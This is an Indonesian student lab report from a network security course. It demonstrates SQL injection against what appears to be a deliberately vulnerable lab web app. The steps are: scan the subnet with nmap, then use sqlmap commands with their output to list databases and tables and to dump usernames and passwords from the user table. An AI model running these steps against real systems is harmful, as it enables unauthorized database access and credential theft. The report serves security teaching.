KEAMANAN JARINGAN

Injection & BruteForce

Nama :

Mochammad Jauhar Ulul Albab

NRP : 3122640044


KELAS D4 LJ TI B

JURUSAN D4 TEKNIK INFORMATIKA


POLITEKNIK ELEKTRONIKA NEGERI SURABAYA

Injection

1. Dapatkan Ip dari kali linux yang digunakan untuk menyerang




2. Setelah itu gunakan Ipcalc untuk mendapatkan range dari IP




3. Gunakan Nmap untuk mendapatkan Ip dari target yang ingin diserang atau Ip yang juga tersambung pada range yang sama

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.31.0/24 -p 22 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 06:15 EDT
Nmap scan report for 192.168.31.148
Host is up (0.0023s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 8.52 seconds
```

4. coba buka ip pada browser




5. Coba carilah halaman yang memerlukan ‘ID’



disini saya menggunakan halaman detail artikel

6. coba jalankan menggunakan SQLMap

   sqlmap -u “Url” –dbs : untuk mendapatkan data database yang ada



```
[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to
 retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ⩾ 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```

daftar database yang terhubung

7. disini saya ingin melihat tabel pada database vulnweb

   sqlmap -u “url” -D vulnweb –tables : untuk melihat daftar list table pada database vulnweb


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -D vulnweb --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . ['] |     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 08:04:16 /2023-06-02/
```


```
[08:04:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ⩾ 5.0.12
[08:04:21] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+---------+
| user    |
| artikel |
| galeri  |
| halaman |
| komentar|
| menu    |
| pesan   |
+---------+

[08:04:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'

[*] ending @ 08:04:21 /2023-06-02/
```

daftar table pada database vulnweb terdapat user, artikel, galeri, halaman, komentar, menu, pesan

8. selanjutnya kita lihat kolom yang ada pada tabel user

   sqlmap -u “url” -T user –columns : untuk melihat daftar kolom pada tabel






berikum daftar kolom pada tabel user

9. selanjutnya kita dapatkan data dari tiap kolom tabel user

   sqlmap -u “url” -C id_user,password,username –dump : digunakan untuk mendapatkan data id_user, password, dan username



berikut data yang didapatkan dari hasil sqlmap pada tabel user